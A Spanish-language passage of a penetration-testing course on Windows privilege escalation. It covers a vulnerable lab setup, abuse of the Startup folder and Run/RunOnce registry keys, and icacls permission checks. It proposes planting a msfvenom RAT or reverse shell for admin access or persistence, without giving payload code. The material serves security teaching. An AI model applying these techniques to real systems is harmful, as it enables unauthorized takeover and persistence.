

Escalada de privilegios en Windows

Bienvenidos a esta nueva sesión.

En esta sesión vamos a tratar el tema de la escalada de privilegios en sistemas Windows.

Venimos de una parte del módulo en la que nos hemos centrado mucho en la escalada de privilegios en sistemas Linux y ahora vamos a tocar algunas técnicas de sistemas Windows.

Hay algunas técnicas que son parecidas y no profundizaremos en Windows, pero que también aplicarían de similar manera a como hemos contado en sistemas Linux.

Vamos a ver algunas herramientas, las que no vamos a apoyar para hacer enumeración en post explotación. Vamos a presentar las técnicas que vamos a presentar en esta parte del módulo y luego el laboratorio que vamos a usar para este escenario de escalada en Windows y luego las conclusiones de esta sesión.

Mitre ATT&CK

Echemos un vistazo a algunas de las técnicas de la matriz **ATT&CK** de Mitre para la escalada de privilegios en Windows.

Algunas de ellas son conceptualmente muy similares a las vistas en Linux, aunque su aplicación difiere ya que son sistemas totalmente diferentes.

Tenemos la matriz de Mitre Attack, en la que podemos ver todas las técnicas de escalada de privilegios que hay tanto para Linux como para Windows, para todos los sistemas en general.

Si hacemos un filtrado por la palabra Windows, podemos ver por ejemplo la técnica de escalada de privilegios de Bypass User Account Control, nosotros nos vamos a centrar más en técnicas de explotar deficiencias de vulnerabilidades para escalar

privilegios, no tanto como bypassear el UAC, que también por supuesto te permite luego escalar privilegios.

Tenemos también la técnica Boot or Logon Autostart Execution, ésta la vamos a ver nosotros, de cómo explotar las características que tiene la secuencia de arranque en sistemas Windows, esta la vamos a ver en la sesión siguiente.

Hay la técnica Authentication Package, que tiene que ver mucho con la técnica de persistencia de la apt-get en sistemas Linux.

Estas técnicas de DLL, cómo la técnica Winlogon Helper DLL, se suele llamar DLL Hijacking, que consiste en intentar cambiar una DLL que usa una aplicación por una malvada, y si esa aplicación se ejecuta con permiso de superusuario, pues la acción que haga la DLL va a ser con permiso de superusuario.

Es muy parecido al path hijacking que hemos visto en sistemas Linux, no la vamos a tocar en esta parte, pero vamos, es la misma filosofía o muy parecida.

La técnica Path Interception by Unquoted Path, derivada de los servicios, esta es muy clásica de sistemas Windows, en la que podemos explotar o realizar la escalada explotando una mala configuración del path de los servicios en Windows. Esta sí que la vamos a ver.

También hay técnicas de tareas que se aplica para Windows y para Linux, en Linux está el cron, en Windows está el planificador de tareas, pues la filosofía es exactamente la misma, pero esta por ejemplo no la veremos, hemos visto la de cron y pues esta no la tocaremos.

Esto también para que eches un vistazo a todas las técnicas que hay y está categorizado todas las técnicas de escalada de privilegios que hay en la actualidad.

Herramientas para enumeración

En cuanto a herramientas para enumeración usaremos dos, PowerUP y WinPEAS.

aunque me gusta mucho más PowerUP, es una herramienta de numeración en post explotación para Windows y a mí esta es una de las que más me gusta. Tiene su propio repositorio de github, allí veremos que tiene un script en PowerShell que

tiene varias funciones para buscar en concreto qué deficiencia en el sistema están buscando para poder luego explotarla. El output es muy friendly.

En cambio WinPEAS, depende qué sistemas no se ve del todo tan bien lo que es la salida en general, yo voy a usar PowerUP.

Técnicas para escalar privilegios

- Escalada de privilegios en Windows: **Autorun**
- **AlwaysInstallElevated**
- **Unquoted Service Path**

Otros:

- **Kernel**
- **Hot Potato**
- **DLL hijacking**
- **Password mining**
- **Scheduled Task/Job**

En cuanto técnica vamos a ver, lo he comentado antes, vamos a ver estas tres que que vemos arriba.

Hay otras por supuesto casi inmediatas, pues fallos de kernel, que es la misma filosofía que vimos en Linux, o el Hot Potato, las derivadas del potato que son también un fallo en el sistema Windows, las derivadas del DLL hijacking que son similares a lo que sería un path hijacking, las derivadas de escarbar o mining, a ver si encuentro contraseñas en ficheros de configuración, o la de Schedule Task que son muy parecidas a las cron. En fin, hay otras que aplican a sistemas Windows pero que son muy parecidas o derivadas de las que se han visto en Linux.

En cuanto al laboratorio que vamos a montar hay dos opciones, la opción autónoma en el sentido de que tú te puedes desplegar, coger un Windows 7 de 64 bit, funciona mejor que en el 32 y lanzar este repositorio que es un workshop que se hizo en varios congresos, tiene unos años ya, pero está bastante bien.

El repositorio se llama `lpeworkshop` de `sagishahar`, en GitHub.

A screenshot of a GitHub repository page. The repository name is 'lpe_windows_setup.bat'. The description is 'Remove spaces from certutil's MD5 output'. It was created 4 years ago. The repository has a README file and is licensed under MIT. The main heading is 'Windows / Linux Local Privilege Escalation Workshop'. The description states: 'My give back to the community initiative that was presented for free at several private and public events across Australia:'. A list of events is provided: Sydney - PlatypusCon (2017), Perth - BsidesPerth (2017), and Brisbane - CrikeyCon (2018). On the right sidebar, there are sections for 'Releases' (No releases published), 'Packages' (No packages published), and 'Contributors' (sagish, lodos2).

Aquí tiene un script .bat que lo que hace es configurar la máquina Windows con un montón de vulnerabilidades, de hecho tiene catorce o quince vulnerabilidades, está bastante bien, incluso podéis comentar algunas por si queréis ir activándolas poco a poco.

peworkshop / lpe_windows_setup.bat

sagishahar Remove spaces from certutil's MD5 output 05f8a56 · 4 years ago History

Code Blame 591 lines (562 loc) · 71.5 KB Raw Download

```
1      :: Local Privilege Escalation Workshop - Sagi Shahar (@s4gi_)
2      @echo off
3      setlocal EnableDelayedExpansion
4
5      :: This portion of code is used for multiple colors in .bat
6      :: https://stackoverflow.com/questions/4339649/how-to-have-multiple-colors-in-a-windows-batch-file/5344911
7      for /F "tokens=1,2 delims=#" %a in ("prompt #$H#$E# & echo on & for %%b in (1) do rem") do (
8          set "DEL=%%a"
9      )
10     <nul > X set /p ".=."
11
12     :::           .---.         .---.         .-.
13     :::       .---|---|   .-.    | T |   .---.  |~|   .--.
14     :::       .--|==|=Re|---|_|--._ A |--|::| |~|---|=|=|---.
15     :::       |%|%DL|g|l|===| |~|%%| S |--|   |_||~|DACl|  |__|_|.
16     :::       | |  |st|===| |=|  | K |  |::|=|  |  |SC|---|=|
17     :::       | |  |ry|  |_||  | S |_|  | |  |  |  |_|  |
18     :::       |~|===|--|=|~|~|%%|~~~|--|::|=|~|----|=|---|=|
19     :::hjw ^-----'-----^-----'-----^-----^-----'
```

Entonces este script en una máquina Windows 7 64 bit en inglés, te configura la máquina vulnerable.


 [Lab Exercises Walkthrough - Windows.pdf](#)
 Add workshop material

Aquí tenéis las soluciones de la parte Windows, también tiene un laboratorio en Linux, ahora como estamos en la parte Windows pues sería este PDF, te da una especie de soluciones, hay muchas y varias, pero aquí lo tienes resuelto.

Entonces sería tan sencillo como levantar en un virtualbox un windows 7 64 bit en inglés, lanzar este script y a partir de ahí ya tenemos el sistema vulnerable.

Hay que tener cuidado de que no exista un usuario users porque es el que va a crear él y a partir de ahí el que hay que escalar.

Además el repositorio te vuelca un montón de herramientas para hacer la fase de enumeración en post explotación, son herramientas sysinternals y herramientas para hacer ciertas acciones que tiene ya el repositorio.




Hay que descargarselo y descifrarlo con esta contraseña.

Esta sería la opción autónoma en que tú puedes montar el laboratorio en tu PC personal.

Otra alternativa es, en la web TryHackMe, hay una room o lab gratuito, se llama Windows PrivEsc, en el que hay varias tareas y la primera es Deploy the Vulnerable Windows VM.

En dicha room tú puedes levantar la máquina y justamente lo que hace esta room es levantar este entorno, vamos, este GitHub o este script lo lanza en una máquina windows 7 y tienes acceso remoto



Para luego interactuar con el servicio ya no es tan autónomo, tienes que jugar con la VPN. Aquí lo que hacemos es, una vez que te autenticas entre tryhackme, te descargas tu fichero personal OpenVPN y haces un `sudo openvpn <fichero>` y te conectas a la VPN. Y en este momento ya tendrías conexión directa.

```
(kali@kali)-[~/Desktop]
$ ls
common.exe  joseluis.pplu.ovpn  PowerUp.ps1  winPEASx64.exe

(kali@kali)-[~/Desktop]
$ sudo openvpn joseluis.pplu.ovpn
```


Yo si a la que me haya conectado con vpn, hago por ejemplo un `ifconfig`, veo que me ha levantado una interfaz de túnel con una IP, y esta IP está dentro del rango de IP de las de las máquinas que levantas en tryhackme.

```
(kali@kali) [~/Desktop]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 172.19.193.85 netmask 255.255.248.0 broadcast 172.19.199.255
    inet6 fe80::6808:3f09:1740:2c06 prefixlen 64 scopeid 0x20<link>
    ether 00:50:56:27:ae:4d txqueuelen 1000 (Ethernet)
    RX packets 51496 bytes 42988672 (40.9 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 51484 bytes 24659624 (23.5 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 78449 bytes 16254113 (15.5 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 78449 bytes 16254113 (15.5 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

tun0: flags=4305<UP,POINTOPOINT,RUNNING,NOARP,MULTICAST> mtu 1500
    inet 10.8.87.236 netmask 255.255.0.0 destination 10.8.87.236
    inet6 fe80::6440:b3bb:608d:95 prefixlen 64 scopeid 0x20<link>
    unspec 00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00 txqueuelen 500 (UNSPEC)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 2 bytes 96 (96.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```


Yo aquí le daría a start machine y me aparecería la IP que tiene la máquina.



Yo la tengo aquí levantada en mi cuenta personal. Y si hacemos por ejemplo ahora el siguiente comando:

`rdesktop -u user <ip de target>`

Pues tendríamos acceso remoto al escritorio de la máquina víctima, es decir, esta máquina Windows 7 es una máquina vulnerable, de acuerdo a este repositorio..



Esta opción no es tan autónoma, depende de tryhackme, pero bueno, es una root gratuita y cualquiera puede acceder a ellas, simplemente hay que hacerse un usuario, bajarse el OpenVPN, el fichero de tu privado tuyo para conectarte al VPN y a partir de ahí ya tienes conexión.

Tengo acceso a esa red porque estoy conectado a la VPN, luego tendríamos que autenticarnos con el usuario sin privilegios que es user, con la contraseña.

Y a partir de aquí, intentar moverme a otro usuario que tiene la máquina que está en el grupo de administradores, esa es la filosofía de las técnicas de escalada de privilegios: moverme del usuario user, un usuario no privilegiado al usuario TCM, que es el usuario que pertenece al grupo de administradores, es un administrador más de la máquina.

Windows Privilege escalation: StartUp / Logon /

Autorun

En esta sesión vamos a tratar el tema de la escalada de privilegios en sistemas Windows utilizando las características del StartUp / Logon / Autorun, que ahora describiremos.

En primer lugar vamos a describir qué es esta funcionalidad o característica que tienen los sistemas Windows y cómo un atacante o un usuario sin privilegios puede explotarla para escalar y convertirse en administrador.

Luego haremos una demo en nuestro laboratorio con nuestra máquina Kali ofensiva y nuestro Windows vulnerable como máquina víctima, y luego haremos una extensión al concepto que vamos a ver a continuación usando la opción del autorun.

La carpeta de inicio de Windows puede ser objetivo de un atacante para escalar privilegios o para ataques de persistencia.

Añadir una aplicación a una carpeta de inicio o referenciarla usando una clave de ejecución (*Registry run key*) del registro son dos maneras de hacer esto.

Cuando un usuario inicia sesión, la aplicación vinculada se ejecutará si un elemento está en las "claves de ejecución" del registro o en la carpeta de inicio.

Estos programas se ejecutarán bajo la perspectiva del usuario y tendrán el nivel de permisos asociado a la cuenta.

En Windows tenemos un directorio que se llama startup, y todo lo que incluyamos en ese directorio se va a ejecutar cada vez que un usuario se autentique o se loguee en la máquina.

Por tanto, si un atacante puede incluir un ejecutable o un payload en ese directorio, éste se va a ejecutar cuando se reinicie la máquina o cuando se autentique un usuario.

Otra opción también es que Windows dispone de unos registros especiales, que se aplican a directorios, rutas, o ejecutables, y dichos registros estarán marcados para que se ejecuten cada vez que un usuario se autentica en la máquina.

Es decir, ya sea por el registro o por el directorio startup, un atacante puede o bien usar esa característica para moverse a un usuario con más privilegios, o bien lo puede utilizar también para conseguir persistencia, puesto que ese payload que incluya ya sea en el registro o ya sea en el directorio, se va a ejecutar cada vez que un usuario se autentique.

Por tanto, si yo tengo sesión remota a una máquina víctima, un usuario apaga la máquina o cierra esa sesión pero se vuelve a autenticar, yo volvería a tener sesión, por tanto consigo persistencia.

La carpeta de inicio era una carpeta accesible desde el Menú de Inicio. Los programas guardados en esta carpeta se iniciarían inmediatamente una vez que los usuarios encendieran su máquina.

Hay dos ubicaciones para la carpeta de inicio en Windows:

- `C:\ProgramData\Microsoft\Windows\Start Menu\Programs\StartUp`
 - Para todos los usuarios.
- `C:\Users\<User_Name>\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup`
 - Para cada usuario del sistema.

La vulnerabilidad es que la carpeta de inicio que funciona a nivel de sistema y es accesible por todas las cuentas de usuario.

Ese directorio en sistemas Windows puede diferir un poco según la versión de Windows y pero viene a ser algo así arriba tenemos la ruta en la que el directorio startup se encuentra y dependiendo del sistema, puede existir una ruta para todos los usuarios o puede existir una ruta específica para cada usuario del sistema, de tal manera que esa ruta es única para cada usuario.

Entonces la vulnerabilidad reside en si un usuario sin privilegios puede escribir en ese directorio.

Entonces, si un usuario sin privilegios puede escribir en ese directorio, cuando se autentique o cree una sesión nueva un usuario con privilegios ejecutará el payload que ha puesto ahí el usuario sin privilegios. Por tanto, todas esas acciones que haga ese payload se van a hacer con los privilegios de la sesión que se está iniciando.

Pues allí podríamos poner por ejemplo una shell reversa que sería con permisos del usuario que se autentica, o por ejemplo, si el usuario tiene permisos, podríamos crear o añadir el usuario sin privilegios al grupo administradores. Cualquier acción que se nos ocurra para conseguir esa persistencia o esa escalada de privilegios, que es lo que estamos viendo en esta parte.

Una variante/alternativa es si un atacante encuentra un servicio que tiene todos los permisos y está vinculado a una clave de ejecución del Registro.

Cuando un usuario legítimo inicia sesión, el servicio vinculado al registro se ejecutará automáticamente.

Las claves de registro *Run* y *RunOnce* hacen que los programas se ejecuten cada vez que un usuario inicia sesión. Las claves de registro *Run* ejecutarán la tarea cada vez que haya un inicio de sesión. Las claves de registro *RunOnce* ejecutarán las tareas una vez y luego eliminarán esa clave.

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunOnce

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunOnce

Como se comenta arriba, otra alternativa es, en vez de centrarnos en esa carpeta donde se pueden colocar ejecutables, también tenemos varias entradas de registro, en concreto estas que indico arriba, en las que si un usuario sin privilegios puede cambiar el valor de esa clave y apuntar a un ejecutable a su elección, también se van a ejecutar cada vez que un usuario se autentique en la máquina.

El matiz entre **Run** y **RunOnce** es que la entrada de registro en **Run** se ejecutará siempre que se autentique un usuario y **RunOnce** se ejecutará la primera vez que se autentique un usuario y luego esa entrada desaparecerá. Es decir, en **RunOnce** la escala de privilegios o la persistencia la tendremos una única vez, mientras que en **Run** sería duradera en el tiempo siempre y cuando no se cambie el valor de esa entrada en el registro.

Cómo escalar privilegios

- Enumerar permisos asignados o la carpeta de inicio:
 - **icacls.exe "C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup"**
 - **Accesschk**
- Necesitamos que el permiso de lectura y escritura esté asignado a usuarios no privilegiados.
- Crear e inyectar un ejecutable malicioso (**RAT**) con la ayuda de **msfvenom**.
- Esperar hasta que el sistema se reinicie y un usuario inicie sesión.

Por tanto, vamos recopilar todo lo que hemos contado qué debe hacer un auditor con el rol de atacante para poder explotar esta característica de permisos en sistemas Windows y de ahí escalar privilegios.

Simplemente chequear los permisos que tiene un usuario sin privilegios en este directorio: `C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup`

Podemos usar por ejemplo la herramienta `icaccls.exe` o la herramienta `Accesschk` que nos va a decir los permisos. Si nos vemos con la capacidad de escribir en ese directorio un usuario sin privilegios, pues ya estaría el marco perfecto para poder colocar nuestro malware o nuestro payload con el `msfvenom` por ejemplo, y a partir de ahí esperar a que el usuario `system` o `administrator` se autentique en la máquina y digamos que se ejecutará el proceso de inicio de sesión, ejecutará ese binario que está en este directorio y las acciones que realice ese binario serán con los permisos del usuario que se está autenticando.

Lab: escalar privilegios con startup logon autorun

Vamos a tener, aquí tengo un Windows como máquina víctima en el que me he autenticado con el usuario `user`, que es un usuario sin privilegios.

De hecho, si yo hago aquí un `whoami`, soy `user`.

```
C:\Users\user>whoami
tcm-pc\user

C:\Users\user>net users

User accounts for \TCM-PC


-----
Administrator      Guest              TCM
user
The command completed successfully.
```

Y con el comando `net users` vemos si en la máquina hay varios usuarios, en nuestro caso vemos el usuario `tcm`, que es un usuario que está dentro del grupo administradores.

Nuestra idea va a ser intentar movernos del usuario `user`, que es un usuario con privilegios limitados, al usuario `tcm`, que es un usuario con máximos privilegios, porque es un usuario administrador.

Entonces, para hacer eso, lo primero que tengo que hacer es entrar en la ruta que hemos dicho, lo puedo hacer desde cmd o powershell, pero también desde el file explorer.


`C:\ProgramData`



Navego hasta llegar aquí:

`C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup`

Estoy en el directorio en cuestión, el que estábamos hablando.



Todo lo que hay aquí se va a ejecutar cada vez que un usuario se autentique.


En este caso, como veis, es un path para todos los usuarios de la máquina. Todos los usuarios que estén en este sistema ejecutarán lo que cuelgue aquí o lo que esté aquí, los ejecutables que ponga aquí.

Solo faltaría ver si el usuario user tiene capacidad de escritura aquí. ¿Cómo hacemos eso?

Voy al cmd y ejecuto la llamada siguiente:

```
icacls.exe "C:\ProgramData\Microsoft\Windows\Start  
Menu\Programs\Startup"
```

icacls.exe es una llamada al sistema, es un sysinternal, es una funcionalidad del sistema Windows.



```
C:\Users\user>icacls "C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup"  
C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup BUILTIN\Users:(F)  
TCM-PC\TCM:(I)(OI)(CI)(F)  
CI>(DE,DC)  
NT AUTHORITY\SYSTEM  
:<(I)(OI)(CI)(F)  
BUILTIN\Administrators  
ors:<(I)(OI)(CI)(F)  
BUILTIN\Users:<(I)(OI)(CI)(F)  
I>(CI)(RX)  
Everyone:<(I)(OI)(CI)(F)  
>(RX)  
Successfully processed 1 files; Failed processing 0 files  
C:\Users\user>
```

Me dice que en este directorio startup, el usuario User tiene la F, que es Full Control. Entonces quiere decir que el usuario User puede hacer lectura, escritura y ejecución de comandos o de ficheros dentro de ese directorio.

Por supuesto, el usuario System también tiene acceso total, el usuario administrador también.

Me he ido a la ayuda o la referencia de Microsoft y me explica la salida de este comando. Por supuesto el f es acceso total, que el usuario user tiene acceso total. Y esos permisos un poco especiales o a menos diferentes de lo que conocemos de sistemas Linux.

Bueno, pues el I o el OI, el CI, etc, son herencias, básicamente eso lo quiere decir que los objetos de ese directorio, o ACE (entradas de control de acceso), es decir, heredan lo que sus padres, por decirlo así, las rutas por encima. Cómo vemos aquí abajo, los derechos de herencia pueden venir precedidos de cualquier forma

<perm>:

- (I): heredar. ACE heredada del contenedor primario.
- (OI): herencia de objeto. Los objetos de este contenedor heredarán esta ACE. Solo se aplica a los directorios.

- (CI): herencia de contenedor. Los contenedores de este contenedor primario heredarán esta ACE. Solo se aplica a los directorios.
- (E/S): solo herencia. ACE heredada del contenedor primario, pero no se aplica al propio objeto. Solo se aplica a los directorios.
- (NP): no propaga la herencia. ACE heredada por contenedores y objetos del contenedor primario, pero no se propaga a contenedores anidados. Solo se aplica a los directorios.

